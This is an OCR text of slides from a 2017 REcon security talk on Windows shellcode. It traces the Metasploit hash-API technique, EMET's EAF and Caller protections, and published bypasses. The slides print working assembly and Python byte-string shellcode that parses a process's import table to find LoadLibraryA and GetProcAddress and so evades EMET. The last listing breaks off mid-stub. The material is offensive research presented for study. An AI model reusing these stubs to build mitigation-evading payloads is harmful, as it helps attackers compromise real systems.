
Teaching Old Shellcode New Tricks

REcon Brussels 2017



@midnite_runr

C’est Moi

- US Marine (out in 2001)
- Wrote BDF/BDFProxy
- Co-Authored Ebowla
- Found OnionDuke
- Work @ Okta
- Twitter: @midnite_runr

Why This Talk

- It’s fun
- It’s time to update publicly available shellcode

Part 1

Stephen Fewer's Hash API


- SFHA or Hash API or MetaSploit Payload Hash
- Introduced: 8/2009
- Uses a 4 byte hash to identify DLL!WinAPI in EAT
- JMPs to the WinAPI ; return to payload
- Some code borrowed from M.Miller's 2003 Understanding Windows Shellcode paper

http://blog.harmonysecurity.com/2009/08/calling-api-functions.html


Typical SHFA Based Payload

[—SHFA—][the actual payload logic]

Typical SHFA Based Payload



Typical SHFA Based Payload



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
Typical SHFA Based Payload



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

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



Typical SHFA Based Payload



5, Continue to 2 until done

Defeating SFHA

- EMET
- Piotr Bania Phrack 63:15 // HAVOC – POC||GTFO 12:7
- CFG/RFG

EMET Caller/EAF(+)


- EAF(+)
  - Introduced: 2010/2014(+)
  - Protect reading KERNEL32/NTDLL and KERNELBASE(+)
- Caller
  - 2013
  - Block ret/jmp into a winAPI (Anti/rop) for critical functions


EMET is EOL

- Supported through July 31, 2018
- Still works**

** Depends on threat model

Tor Browser Exploit vs EMET




EMET 5.51
EMET detected **StackPivot** mitigation and will close the application: **firefox.exe**

Bypassing EMET EAF(+)

- 2010: Berend-Jan Wever (Skypher Blog) – ret-2-libc via ntdll

- 1/2012 Piotr Bania – Erase HW Breakpoints via NtContinue

- 9/2014 – Offensive Security – EAF+ bypass via EMET function reuse calling ZwSetContextThread directly

http://web.archive.org/web/20101125174240/http://skypher.com/index.php/2010/11/17/bypassing-eaf/

http://piotrbania.com/all/articles/anti_emet_eaf.txt

https://www.offensive-security.com/vulndev/disarming-emet-v5-0/

Bypassing EMET Caller

2/2014 – Jared Demot – Demo’ed a payload that directly used LoadLibraryA (LLA)

```
mov ebx, 0x7C37A0B8
mov ebx, [ebx]
call ebx //LoadLibraryA
```

https://bromiumlabs.files.wordpress.com/2014/02/bypassing-emet-4-1.pdf

IAT Based Payloads in BDF

- May 30, 2014
- Added IAT based payloads/shellcode to BDF
- Directly used IAT API thunks
- This bypassed EMET Caller/EAF(+) checks

Position Independent IAT Shellcode

- Dec, 2014

- 12/2003 – Skape (M. Miller) Understanding Windows Shellcode

- 2005 – Piotr Bania – IAT Parser – Phrack 63:15

http://www.hick.org/code/skape/papers/win32-shellcode.pdf

http://phrack.org/issues/63/15.html

```
;----------SNIP-----------------------------------------
;following example gets LoadLibraryA address from IAT

IMAGEBASE                 equ 00400000h

mov ebx,IMAGEBASE
mov eax,ebx
add eax,[eax+3ch]                       ; PE header

mov edi,[eax+80h]                       ; import RVA
add edi,ebx                             ; normalize
xor ebp,ebp

mov edx,[edi+10h]                       ; pointer to addresses
add edx,ebx                             ; normalize

mov esi,[edi]                           ; pointer to ascii strings
add esi,ebx                             ; normalize

@loop:
mov eax,[esi]
add eax,ebx
add eax,2
cmp dword ptr [eax],'daoL'              ; is this LoadLibraryA?
jne @l

add edx,ebp                             ; normalize
mov edx,[edx]                           ; edx=address of
int 3                                   ; LoadLibraryA

@l:
add ebp,4                               ; increase counter
add esi,4                               ; next name
jmp @loop                               ; loop it

;----------SNIP-----------------------------------------
```

```
"\x31\xd2"                  # xor edx, edx                          ;prep edx for use
"\x64\x8b\x52\x30"          # mov edx, dword ptr fs:[edx + 0x30]    ;PEB
"\x8b\x52\x08"              # mov edx, dword ptr [edx + 8]          ;PEB.imagebase
"\x8b\xda"                  # mov ebx, edx                          ;Set ebx to imagebase
"\x03\x52\x3c"              # add edx, dword ptr [edx + 0x3c]       ;"PE"
"\x8b\xba\x80\x00\x00\x00"  # mov edi, dword ptr [edx + 0x80]       ;Import Table RVA
"\x03\xfb"                  # add edi, ebx                          ;Import table in memory offset

#findImport:
"\x8b\x57\x0c"              # mov edx, dword ptr [edi + 0xc]        ;Offset for Import Directory Table Name RVA
"\x03\xd3"                  # add edx, ebx                          ;Offset in memory
"\x81\x3a\x4b\x45\x52\x4e"  # cmp dword ptr [edx], 0x4e52454b       ;cmp nrek
"\x75\x09"                  # JE short
"\x81\x7A\x04\x45\x4C\x33\x32"  # CMP DWORD PTR DS:[EDX+4],32334C45     ;cmp el32
"\x74\x05"                  # je 0x102f                             ;jmp saveBase
"\x83\xc7\x14"              # add edi, 0x14                         ;inc to next import
"\xeb\xe5"                  # jmp 0x101d                            ;Jmp findImport

#saveBase:
"\x57"                      # push edi                              ;save addr of import base
"\xeb\x3e"                  # jmp 0x106e                            ;jmp loadAPIs
```

```
#setBounds:
#;this is needed as the parsing could lead to eax ptr's to unreadable addresses
"\x8b\x57\x10"                  # mov edx, dword ptr [edi + 0x10]       ;Point to API name
"\x03\xd3"                      # add edx, ebx                          ;Adjust to in memory offset
"\x8b\x37"                      # mov esi, dword ptr [edi]              ;Set ESI to the Named Import base
"\x03\xf3"                      # add esi, ebx                          ;Adjust to in memory offset
"\x8b\xca"                      # mov ecx, edx                          ;Mov in memory offset to ecx
"\x81\xc1\x00\x00\xff\x00"      # add ecx, 0xFF0000                     ;Set an upper bounds for reading
"\x33\xed"                      # xor ebp, ebp                          ;Zero ebp for thunk offset

#findAPI:
"\x8b\x06"                      # mov eax, dword ptr [esi]              ;Mov pointer to Named Imports
"\x03\xc3"                      # add eax, ebx                          ;Find in memory offset
"\x83\xc0\x02"                  # add eax, 2                            ;Adjust to ASCII name start
"\x3b\xc8"                      # cmp ecx, eax                          ;Check if over bounds
"\x72\x18"                      # jb 0x1066                             ;If not over, don't jump to increment
"\x3b\xc2"                      # cmp eax, edx                          ;Check if under Named import
"\x72\x14"                      # jb 0x1066                             ;If not over, don't jump to increment
"\x3e\x8b\x7c\x24\x04"          # mov edi, dword ptr ds:[esp + 4]       ;Move API name to edi
"\x39\x38"                      # cmp dword ptr [eax], edi              ;Check first 4 chars
"\x75\x0b"                      # jne 0x1066                            ;If not a match, jump to increment
"\x3e\x8b\x7c\x24\x08"          # mov edi, dword ptr ds:[esp + 8]       ;Move API 2nd named part to edi
"\x39\x78\x08"                  # cmp dword ptr [eax + 8], edi          ;Check next 4 chars
"\x75\x01"                      # jne 0x1066                            ;If not a match, jump to increment
"\xc3"                          # ret                                   ;If a match, ret


#Increment:
"\x83\xc5\x04"                  # add ebp, 4                            ;inc offset
"\x83\xc6\x04"                  # add esi, 4                            ;inc to next name
"\xeb\xd5"                      # jmp 0x1043                            ;jmp findAPI

#loadAPIs
"\x68\x61\x72\x79\x41"          # push 0x41797261                       ;aryA
"\x68\x4c\x6f\x61\x64"          # push 0x64616f4c                       ;Load
"\xe8\xb3\xff\xff\xff"          # call 0x1032                           ;call setBounds
"\x03\xd5"                      # add edx, ebp                          ;In memory offset of API thunk
"\x83\xc4\x08"                  # add ESP, 8                            ;Move stack to import base addr
"\x5f"                          # pop edi                               ;restore import base addr for parsing
"\x52"                          # push edx                              ;save LoadLibraryA thunk address on stack
"\x68\x64\x64\x72\x65"          # push 0x65726464                       ;ddre
"\x68\x47\x65\x74\x50"          # push 0x50746547                       ;Getp
"\xe8\x9d\xff\xff\xff"          # call 0x1032                           ;call setBounds
"\x03\xd5"                      # add edx, ebp                          ;
"\x5d"                          # pop ebp                               ;
"\x5d"                          # pop ebp                               ;
"\x5b"                          # pop ebx                               ;Pop LoadlibraryA thunk addr into ebx
"\x8b\xca"                      # mov ecx, edx                          ;Move GetProcaddress thunk addr into ecx
)
# LOADLIBA in EBX
# GETPROCADDR in ECX
```

Emailed the EMET Team

¯_(ツ)_/¯

Casey Smith
@subTee

Follow

Reminder:
EMET EAF Mitigations Will block the In Memory Excel Executions
I was talking about earlier
cc: @Cneelis

RETWEETS 8 LIKES 16

2:50 PM - 10 Feb 2016

8 16

Josh Pitts @midnite_runr · Feb 10
@subTee @Cneelis depends on the shellcode. :)

2

IAT Based Stub

- LoadLibraryA(LLA)/GetProcAddress(GPA) in Main Module

https://gist.github.com/secretsquirrel/2ad8fba6b904c2c952b8


```
shellcode1 = bytes("\xfc"                   # cld
    "\x60"                                  # pushad
    "\x31\xd2"                              # xor edx,edx
    "\x64\x8b\x52\x30"                      # mov edx,[fs:edx+0x30]     ; PEB
    "\x8b\x52\x0c"                          # mov edx,[edx+0xc]         ; PEB_LDR_DATA
    "\x8b\x52\x14"                          # mov edx,[edx+0x14]        ; ptr Flink Linked List in InMemoryOrderModuleList
    # next_mod
    "\x8b\x72\x28"                          # mov esi,[edx+0x28]        ; Points to UTF-16 module name in LDR_MODULE
    "\x6a\x18"                              # push byte +0x18           ; Set loop counter length
